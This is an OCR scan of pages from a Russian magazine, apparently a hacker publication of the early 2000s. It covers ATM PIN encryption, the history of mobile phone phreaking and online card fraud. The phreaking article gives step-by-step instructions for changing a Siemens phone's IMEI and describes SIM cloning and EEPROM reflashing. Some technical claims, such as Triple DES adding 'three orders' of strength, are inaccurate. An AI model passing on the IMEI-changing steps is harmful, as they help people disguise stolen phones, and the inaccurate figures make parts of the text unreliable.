
■ Алексей Валентинович рассказал, как защищается передаваемая информация (включая пин-код) между банкоматом и центральной банковской сетью. Криптуется только пин-код. Криптование реализуется по симметричной схеме с закрытым ключом (DES-алгоритм, www.itl.nist.gov/fipspubs/fip46-2.htm). Раньше этого было достаточно, но сейчас мощности возросли, и вскрывать подобное криптование стало проще. Тогда стали использовать Triple DES-алгоритм - по сути, это криптование тем же DES-алгоритмом, но последовательно 3 раза. Стойкость к вскрытию, соответственно, увеличилась на 3 порядка. Пока этого более чем достаточно. Возможно, со временем и этого алгоритма будет недостаточно - придумают что-нибудь еще.

А вот остальные сообщения терминального оборудования, сопутствующие транзакциям, криптовать смысла не было, так как они несут в себе только служебную информацию. То есть вся информация, за исключением пин-кода, "бегает" по каналам в доступном для чтения виде. Но проверяется некая контрольная сумма, которая вычисляется с помощью секретных ключей по тому же DES-алгоритму. Это позволяет проверять все сообщения на достоверность, чтобы избежать возможных ошибок при передаче и вклинивания в систему злоумышленников извне.

Ключи, с помощью которых происходит криптование, в открытом виде не живут, известны только банкомату и хосту, между которыми идет обмен. Мало того, что у каждого банкомата свои ключи, они еще и постоянно меняются (периодичность может быть любой). Долго живет только мастер-ключ хоста, которым криптуются все остальные ключи связанных с этим хостом банкоматов.

БУДУЩЕЕ

■ Перспективы Алексей Валентинович охарактеризовал так: "Особо нового и революционного ничего не будет. Усложняются криптоалгоритмы, и требуется все больше и больше ресурсов, как для защиты, так и для взлома". Основной недостаток, который сейчас существует, заключается в открытости сообщений. Все-таки есть вероятность подключения извне и использования этой информации в своих целях. Вскрыть счета с ее помощью не удастся, но почерпнуть какие-то сведения о пользователях и суммах реально. Поэтому сейчас начинают криптовать весь трафик (включая и сообщения, а не только пин-код), в скором будущем так будут защищены все каналы.



КАРДИНГ

Алеха Литвак (aleha@aleha.ru)

ЛЕГИОНЕРЫ ТЕЛЕФОННОГО ПИРАТСТВА

КАК ЛОМАЛИ МОБИЛЬНЫЕ ТЕЛЕФОНЫ: С 1990-Х ДО НАШИХ ДНЕЙ

Сегодня, да, в общем-то, как и всегда, все хотят халявы. Это слово прижилось в сознании русского народа. Каждый хочет бесплатного проезда в метро, бесплатной автостоянки возле магазина рядом с домом, бесплатного туалета, даже бесплатных пакетов в супермаркете. Сотовая связь не исключение. Только сейчас на рынке мобильной связи эта проблема теряет актуальность, а в начале девяностых она была весьма насущной. В наши дни никто не будет тратить на сотовую связь 20-30 баксов в день - легче купить безлимитный тариф, а лет десять назад такой тариф в год обходился в стоимость нового автомобиля бизнес-класса.

А НАРОД ХОТЕЛ ДЕШЕВЛЕ...

Народ хотел дешевле, а операторы не снижали цены в силу многих причин - за что и расплачивались в буквальном смысле. Именно в то время начали появляться так называемые фрикеры - телефонные пираты. Многие думают, что если сосед дядя Вася с седьмого этажа поменял прошивку на своем сотовом телефоне, то он автоматически стал фрикером. Нет. Настоящие фрикеры были специалистами своего дела - в то время их было очень мало, а сейчас практически нет. Это выпускники МИФИ, МВТУ имени Баумана и других сильных вузов, где программирование, высшая математика и радиоэлектроника стоят не на последних местах в списке изучаемых дисциплин. Они делали связь бесплатной, чем привлекали внимание общественности и соответствующих силовых структур. Именно тогда было создано небезызвестное Управление "Р", занимающееся преступлениями в сфере высоких технологий. Сейчас такие фрикеры не востребованы, потому что их работа не окупается, а в начале девяностых они легко зарабатывали в день сумму с четырьмя нулями и далеко не российских рублей. Именно те девяностые ознаменовались спадом российской экономики, тогда деньги валялись на земле - их нужно было только поднять, и фрикеры поднимали.

Это выпускники МИФИ, МВТУ имени Баумана и других сильных вузов, где программирование, высшая математика и радиоэлектроника стоят не на последних местах в списке изучаемых дисциплин.

В мае 2002 года в российских СМИ появилось заявление о том, что специалисты из компании IBM смогли взломать код SIM-карты с помощью только общедоступных электронных приборов за несколько минут.

ОТПУСТИТЕ МЕНЯ В ГИМАЛАИ

Все начиналось с пресловутых телефонов "Алтай", с которых звонили родственникам в Америку. Причем бесплатно и много, за счет людей, к которым нелегально подключались. Потом все перешло на сотовые. С ними, однако, все сложнее - ведь в мобильном телефоне есть SIM-карта, которую определяет базовая станция и регистрирует в сети по ее номеру - а не по номеру сотового. Безусловно, я имею в виду стандарт GSM. Этот номер и вся другая важная информация (PIN, PUK и пр.) закодирована на SIM-карте 128-битовым ключом. Самая большая проблема была в том, чтобы подобрать этот ужасно-много-битовый ключ. Сделать это в домашних условиях можно только банальным перебором. И именно этим занимались настоящие фрикеры. Но об этом чуть позже, а пока я расскажу тебе необходимый минимум теории.

Вообще, вся зона охвата территории оператором делится на относительно маленькие соты (их диаметр - в среднем 5 километров). В городе, как правило, это расстояние - метров 600, за городом - около четырех километров. Как только абонент переходит с включенным телефоном из одной соты в другую, его регистрирует базовая станция той соты, на которой он в данный момент находится. Расстояние до ближайшей базовой станции определяется элементарно. Во многих аппаратах эта уникальная опция скрыта, ее просто нужно найти. Мобильный телефон определяется по-другому: у каждого аппарата есть пятнадцатизначный серийный номер - IMEI. Первые четырнадцать цифр этого номера фиксировано устанавливаются при прошивке, пятнадцатая генерируется псевдослучайно. У всех телефонов IMEI изначально разный; к определению и регистрации в сети он никакого отношения не имеет. Он нужен для того, чтобы узнать владельца аппарата, если это необходимо. Но это намного более трудоемкое и неблагодарное занятие, чем определение местоположения активной в данный момент SIM-карты. Серийный номер мобильного

Unlocker для Mitsubishi


Unlocker для Sony J5/Z5

телефона говорит о многом. По нему можно узнать номер партии, к которой принадлежит данный телефон. А по номеру партии - "серый" этот сотовый или нет.

SIMEDIT И RS-232

Много ходило и ходит легенд о перепрошивке SIM-карты. Некоторые из этих легенд никакого отношения к самой перепрошивке не имеют. Перепрошивка, или клонирование, SIM-карты, на самом деле нетрудоемкий процесс, но он требует больших материальных затрат, прямых рук, светлой головы и большого количества свободного времени. Очень часто я слышал рассказы о том, что люди создавали образ симки, имея в руках только комплекты PIN и PUK-кодов от этой самой SIM-карты, а потом с помощью кабеля RS-232 запросто перепрошивали ее в самом телефоне. Это бред. На данный момент я не знаю человека, который смог бы перепрошить SIM-карту удаленно, и, наверное, не узнаю никогда. Также упоминалась программа SIMEdit, которая может "абсолютно" все, на поверку оказавшаяся обычным редактором телефонной книги, деревянным и не бесплатным. Узнать тот самый 128-битовый ключ SIM-карты можно только с помощью мощнейшего криптоанализатора (стоимость которого заоблачна для среднестатистического пользователя), и не меньше чем за 10 часов.

■ Узнать свой IMEI можно, набрав на телефоне в режиме ожидания *#06#.



Смена IMEI в Motoroll'e

Есть еще одно "но": за эти десять, а может, и больше часов идет сильнейшая нагрузка на SIM, и некоторые экземпляры карточек этого не выдерживают и сгорают.

ЖАРКАЯ ВЕСНА СОРОК ПЯТОГО

■ Иными словами, при себе, минимум на полдня, нужно иметь SIM-карту товарища, которая обязана выжить, потому что ей еще предстоит работать. Но фрикеров такие нюансы не останавливали, а даже наоборот - вдохновляли. Они находили симки, делали их образы и выкидывали сотни сгоревших. Телефонных хакеров не останавливало даже то, что с перепрошитой карты можно только делать звонки, а не принимать их. В то время минута, по теперешним меркам, стоила очень дорого, и этот бизнес того стоил.

Специалисты из компании IBM смогли взломать код SIM-карты с помощью только общедоступных электронных приборов за несколько минут

BONUS ROUND

■ Я думаю, тебе не терпится что-нибудь сделать со своим телефоном, а разбираться с flash'ом вручную неохота. По глазам вижу и понимаю. Наверное, тебе уже хочется поменять несколько чисел серийного номера телефона на год своего рождения. Сегодня я предоставлю тебе эту уникальную возможность. Раз уж мы в статье упоминали про Siemens, то с ним и будем работать. Приготовься стать настоящим фрикером.

■ Приготовился? Поехали. Для того чтобы изменить IMEI своего телефона, нужно:

1. Включить компьютер.
2. Иметь в руках сотовый телефон и кабель RS-232, подключенный к компьютеру.
3. Установить с диска, прилагающегося к журналу, программу Siemens Unlock.
4. Запустить программу и выбрать модель своего сотового.
5. Зайти Сервис > Разблокировать/Сменить IMEI.
6. Ввести желаемый IMEI и нажать кнопку сменить.

■ Как ты уже заметил, функции программы на этом не ограничиваются. Надеюсь, намек понят :). И напоследок: если тебе это все очень интересно, зайди на ftp://vts.vlad.ru/pub/. Ты обязательно найдешь там что-нибудь для своего телефона.

В мае 2002 года в российских СМИ появилось заявление о том, что специалисты из компании IBM смогли взломать код SIM-карты с помощью только общедоступных электронных приборов за несколько минут. Т.е. любой дядя Вася, о котором я упоминал ранее, может с помощью одного паяльника за пять минут взламывать симки. Естественно, такой расклад не понравился никому. Сразу же после этого феноменального открытия (не факт, кстати, что оно было открытием - у нас тоже не дураки сидели), по технологии, предложенной IBM, к кодовой матрице была добавлена вспомогательная, беспорядочно сгенерированная, которая усиливала защиту SIM-карты на порядок и прикрывала обнаруженную дырку. К этому времени фрикерство постепенно изжило себя.

С телефонами же стандарта DAMPS, AMPS и пр. дела обстояли намного проще. Информация о сим-карте хранится у них в энергонезависимой памяти телефона - eeprom'e. Чтобы сделать "двойник" такого телефона, нужно всего лишь изменить IMEI, который, кстати, никак не зашифрован.


NO PAIN, NO GAME

■ Хакеров ловили и сажали. Их было немного, и поймать их было нетрудно. Им подсылали подставных лиц под видом покупателей, а потом брали с поличным. Намного больше было людей, которые пользовались левыми SIM-картами, и посадить их было сложнее. Им нечего было предъявить. А Управлению "Р" надо было повышать раскрываемость телефонных преступлений, потому что заявлений приходила уйма. Операторы сами пытались бороться с хакерами. Множество людей обращались в центральные офисы с вопросом: "А откуда у меня в распечатках счетов такие огромные суммы и непонятные телефонные номера?" Абоненту вдвойне компенсировали украденную сумму, просили вычеркнуть свои телефоны и начинали работать с оставшимися. По этим номерам пытались выйти на "двойников", но результатов, естественно, эти оперативно-розыскные мероприятия не давали. Так было в самом начале, сейчас же такие проблемы могут возникнуть из-за неточности систем биллинга. Но до сих пор для меня остается загадкой, почему операторам это всегда идет в плюс :).

ПИОНЕР ВСЕГДА ГОТОВ, КАК ГАГАРИН И ТИТОВ

■ Но шло время, поднимать деньги с пола стало намного сложнее, особенно сидя. Нужно было искать более закон- »

Но шло время, поднимать деньги с пола стало намного сложнее, особенно сидя. Нужно было искать более законные методы. Законные в том смысле, чтобы в уголовном кодексе не было по этому поводу законов.



Смена IMEI в Samsung'e


ные методы. Законные в том смысле, чтобы в Уголовном кодексе не было по этому поводу законов. На рынок связи пришла новая волна фрикеров, которых фрикерами-то не назовешь. Их стало очень много. Они просто умели тупо производить разлочку сотовых телефонов и последующую их русификацию, нажимая клавиши на клавиатуре в определенном порядке. У них не было никакого багажа знаний, о том, как это делать, им рассказали умные люди, которые, в большинстве своем, шлифовали к тому времени нары.

Чуть раньше разлочить телефон стоило дорого: в розницу порядка 40-50 американских президентов. Аппараты стоили в России намного дороже, чем на Западе. Их оттуда и везли. Здесь телефоны перепрошивали под наши сети. Именно в то время появилось понятие "серый" телефон. Сейчас "серых" практически нет, правда, иногда в Москве можно увидеть крупные партии. Но не тогдашнего масштаба, когда только в офисах операторов продавали сертифицированное оборудование. Тут пришло и много зеленых фрикеров, и цены стали обвально падать: буквально до двух-трех долларов за штуку. Каждый хотел урвать свой кусок, и нерезиновый пирог пришлось поделить на огромное количество человек. Тогда для тех, кто был не в курсе (а их было подавляющее большинство), разлочка телефона стояла на одном уровне сложности с перепрошивкой SIM-карты. Они были практически правы, но этот уровень для них был самым последним. Когда гражданин узнавал, что "тот вон парень в рыжей футболке перепрошивает телефоны", он сразу проникался глубоким уважением к этому человеку.

Телефонный flash - это практически то же, что и операционная система компьютера. Это все телефонное меню, игры, калькулятор, диктофон и пр. Эта память - как матрешка, которая продается на Старом Арбате.

СЕРИЙНЫЕ НОМЕРА

Используя информацию о мобильниках, которая на данный момент лежит в интернете, можно практически с любым телефоном вытворять что угодно. Можно заблокировать сотовый на сеть, на отдельную SIM-карту, снять с телефона код блокировки, изменить IMEI и много чего другого. Кстати, про IMEI. Однажды с моей знакомой приключилась неприятная история. В институте у нее украли телефон, и она обратилась в офис оператора с вопросом о возможности возврата ей ее сотового.



IMEI телефона

Оператор сказал, что это не вопрос. Он объяснил, что нужно только подать заявление в милицию, и он (оператор) сам по серийному номеру телефона найдет аппарат, ведь каждый номер уникален. Они ей совершенно серьезно сказали, что IMEI изменить невозможно, когда я буквально за несколько часов до этого менял первые одиннадцать цифр серийного номера мобильного на номер своего сотового телефона в международном формате. Именно поэтому в самом начале я сказал, что IMEI разный у всех телефонов только изначально, на этапе их выпуска с конвейера.

Потом можно найти телефон с таким же серийным номером, как у твоего, причем не один. Возникает предположение, что операторы сотовой связи просто делают вид, что они не в курсе.

FLASH, EEPROM И ДРУГИЕ СТРАШНЫЕ СЛОВА

Как я уже говорил, разлочить телефон просто, так же просто, как и достать для этого программное обеспечение. Чтобы заставить сотовый работать в необходимом качестве, нужно изменить его память, т.е. перепрошить ее. Я говорю про flash-память телефона. Только не про тот flash, который ты засовываешь в цифровой фотоаппарат или mp3-плеер, и не про тот, который ты наблюдаешь в интернете. Телефонный flash - это практически то же, что и операционная система компьютера. Это все телефонное меню, игры, калькулятор, диктофон и пр. Эта память - как матрешка, которая продается на Старом Арбате. Самая большая - flash, в нее входит eeprom, который значительно меньше. В eeprom'e записана вся информация по кодам блокировки телефона, настройкам аппарата и другим нужным штуковинам. И самая последняя - память, содержащая IMEI и дату выпуска телефона - она, в свою очередь, является частью eeprom'a. Для русификации телефона производятся изменения во всем flash'e, для разлочки телефона или смены серийного


номера - в eeprom'е. Flash в среднем весит 14 мегабайт, eeprom - 53 килобайта, поэтому для разлочки телефона легче из аппарата выкачивать именно eeprom, и с ним уже работать дальше. Единственный нюанс - проверка контрольной суммы. Если во flash'е стереть что-то нужное или добавить лишнее, телефон в лучшем случае откажется работать.

УНИВЕРСАЛЬНАЯ ПРОГРАММА

Нужно было найти софт, который бы выкачивал flash из телефона, а потом закачивал его обратно. Раньше эти программы были страшным секретом, многие даже не знали, как они называются, некоторые делали их самостоятельно, но от этого суть не менялась. Сейчас я расскажу про программу для работы с телефонами марки Siemens. Ребятам-разработчикам этой программы поставили памятник при жизни. Эта штуковина называется Unisiemens, достать ее можно в любом месте Интернета, и она проста в применении. С ее помощью можно скачать и flash, и eeprom, и даже кусок flash'а с определенного адреса, а потом залить это все обратно.

Есть два способа разлочить телефон. Самый простой способ: скачать из такого же, но не незалоченного, телефона eeprom и залить его на залоченный. Самый сложный способ: слить eeprom из залоченного телефона - он будет представлять собой обычный бинарник, и разбираться с ним в шестнадцатиричном редакторе. Я в свое время выбрал HexEditor - он до сих пор лежит у меня на почетном месте. Выбор за тобой. Практически так же меняется IMEI телефона, правда для этого существуют немного другие программы, но в интернете их тоже достать несложно, а пользоваться еще легче.

У меня самый первый разлоченный телефон был мой собственный. Я его заблокировал, а потом перепрошил. Я очень за него боялся - он стоил больше трехсот баксов, а другой я покупать не хотел. Но все прошло нормально. И после этого я уже не боялся ничего :).



Та самая программа - Unisiemens

И СНИТСЯ НАМ НЕ РОКОТ КОСМОДРОМА...

Но фрикеры занимались не только разлочкой аппаратов и дублированием SIM-карт. В то время существовали возможности прослушивания разговоров по мобильным телефонам. Оборудование стоило порядка пятидесяти-ста тысяч долларов. Главное, чтобы были заказы, правда, за абонентами нужно было бегать в пределах одной соты. Шифровка тогдашнего GSM'а, которой, к слову сказать, почти и не было, на несколько порядков была слабее шифровки GSM'а сегодняшнего. Раньше операторы не задумывались о возможности таких случаев, пока не посадили пару "шпионов". Теперь же сотовая связь практически безопасна: даже операторы сами не могут слушать абонентов. Но бывает, что операторы снимают шифрование с сети. Наверное, все помнят недавний теракт в Тушино во время праздника Крылья. В тот день на территории аэродрома, где проходил праздник, до вечера были отключены все базовые станции. Иными словами, образовался информационный колпак, блокирующий услуги всех московских операторов сотовой связи. Буквально в следующие дни по всей Москве по приказу правительства была отключена шифровка разговоров на всех сотовых телефонах стандарта GSM. Тогда абоненты на три дня смогли почувствовать себя в девяносто третьем.

Та самая программа - Unisiemens

А СЕЙЧАС...


Сейчас, в силу причин, о которых я рассказал выше, телефонный фрик стал историей. Сегодня совсем другая, на несколько порядков сильнее, защита сотовых сетей и SIM-карт, другое время, другие понятия. Те фрикеры знали, что только на первом этапе появления сотовой связи в России можно зарабатывать большие деньги. Они знали, что такие времена быстро пройдут. И те, кто был хитрее, отхватили больше всех и ни о чем потом не жалели. По крайней мере, на хлеб с икрой им хватало вполне.

Теперь прошли времена телефонов размером с двухкассетный видеомагнитофон, а цена минуты разговора с пяти американских долларов скатилась до SMS за один американский цент. Уже давно никто не перепрошивает SIM-карты, зато на Митино непонятно откуда берутся номера карточек предоплаты, написанные в столбиках на листах бумаги. Но это уже информационный фрик, который прочно занимает место телефонного.

Сегодня совсем другая, на несколько порядков сильнее, защита сотовых сетей и SIM-карт, другое время, другие понятия.

Денис Овсянников (den@ovideo.ru)

КУПИ ВСЕ И СРАЗУ



ТОРГОВЫЕ ПЛОЩАДКИ

Тотальное заполнение виртуального пространства огромным количеством товара не оставляет нам иного выбора, кроме как делать покупки за виртуальные деньги, имеющие хождение только в интернете.

Всевозможные карточные системы VISA, Mastercard и другие, используемые в оффлайне, также претендуют на роль электронных денег. Однако изначально перед ними была поставлена совершенно другая задача, отсюда и проблемы с защитой платежей. А, как известно, где деньги - там и мошенники ;).


Сегодня в России обслуживается более 15000000 пластиковых карт. Каждая карта имеет своеобразную защиту обновлением - сроком действия, содержит персональный номер, имя и фамилию владельца. Самая простая покупка в интернете требует ввода этих незамысловатых данных. Удобный "магазин на диване" доставляет нам товар, а второй волной еще и мошенников. Ущерб от их деятельности в России около 3 миллионов долларов в год (в мире около 1,5 миллиардов долларов в год). Конечно, это приблизительные данные, так как о реальных результатах мы узнать никогда не сможем - банки ценят свою репутацию. Однако, по данным исследовательской фирмы Celent Communications, ежегодный оборот в 900 миллиардов долларов США одной только VISA делает процент краж незначительным (при этом кражи приводили к банкротству даже некоторые средние фирмы).

Непосредственно воровством занимаются "злые" хакеры или "черные шляпы" (black-hat) - взлом в корыстных и вредительских целях.

На территории России только юридическое лицо может принимать платежи по пластиковым картам, это прописано в законе.

ЗАЩИТА ПЛАСТИКОВЫХ КАРТ

■ Стандартные пластиковые карты имеют магнитную полосу, голограммы, пин-код, уникальный номер и срок действия. Обычно при совершении покупки ты сообщаешь магазину, кроме пин-кода, следующую информацию: ФИО, паспортные данные и срок действия карты. Причем то, что ты сообщаешь, с первого раза принимается интернет-магазином без подтверждения, как истинная информация. У мошенников соблазн стащить пару штук возникает именно здесь, из-за кажущейся незащищенности системы.



В Сети были и есть сайты, которые под разными предлогами просят посетителей ввести именно эту информацию, откуда она прямым потоком перетекает в базы данных ворованных номеров кредитных карт. Некоторые умудряются согласно этим данным смастерить "белый пластик" (клон оригинальной пластиковой карты). Ворованные карточки продаются оптом от 1 бакса за штуку (по 100 штук и более).

Более сложная система идентификации (опознавания) применяется в картах American Express. По уровню защиты при проведении интернет-платежей эта система сравнима с системой, применяемой в VISA/Mastercard. Чтобы осуществлять процессинг AMEX, банку нужно заключить договор непосредственно с AMEX, а это порождает множество проблем, в отличие от ситуации с VISA. Поэтому в России эти карты практически нигде не принимают к оплате. Основная часть оборота приходится на VISA/Mastercad. По исследованиям, проведенным службой Assist, распределение между VISA и MC составляет 60% на 40%. А на долю электронных систем WebMoney и других приходится не более 10% от оборота.

ПРОФИЛАКТИКА НЕ ПОМЕШАЕТ

■ Быть начеку и постоянно (хотя бы раз в месяц) проводить мониторинг операций по твоей карте не только полезно, но и необходимо. В случае обнаружения "ошибки" и твоем несогласии с операцией, прошедшей по карте, необходимо срочно звонить в банк (не позднее 30 дней со дня выписки операции) и блокировать карту. Далее пытаешься получить компенсацию. Платежные системы не несут ответственности перед своими клиентами за потери, связанные с карточным мошенничеством, но банк обязан

Сегодня в России обслуживается более 15000000 пластиковых карт

■ По оценкам экспертов Альфа-банка, объем рынка интернет-торговли в России в 2003 году составляет 150-200 миллионов долларов (0,2% от общего оборота розничной торговли в стране). Для сравнения, в США оборот электронной коммерции в 2002 году составил 42 миллиарда долларов (примерно 1,5% от всего оборота).

■ По оценкам различных экспертов, в России сейчас насчитывается порядка 700 хороших интернет-магазинов. Процент возврата по платежам в среднем составляет 2%.

предпринять все возможное, чтобы твои деньги были в целости и сохранности. Правда, тебе нужно еще доказать, что это не ты совершал спорную операцию :).

Банки же, в свою очередь, тоже страхуются - "Страхование рисков банка как эмитента пластиковых карт". Парадоксально, но владелец интернет-магазина, в случае обнаружения банком "левой транзакции", также вынужден нести потери. С него обычно списывают сумму транзакции и налагают штраф порядка 50 зеленых. Как обезопасить свое существование, никто пока до конца не решил, всегда есть обходные пути.


ТОРГОВЫЕ ПЛОЩАДКИ


В России существуют две крупные торговые площадки (Assist.ru и Cyberplat.ru), которые предоставляют широкий сервис для интернет-магазинов и сервис приема и обработки платежей для всех покупателей, использующих кредитные карты. Поддерживаются наиболее распространенные пластиковые карты следующих платежных систем: VISA, EuroCard/MasterCard, Diners Club, JCB и STB. Кроме этого, Assist предлагает прием чисто электронных систем наличности: WebMoney, Яндекс.Деньги, Rapida, e-port и Kredit Pilot.

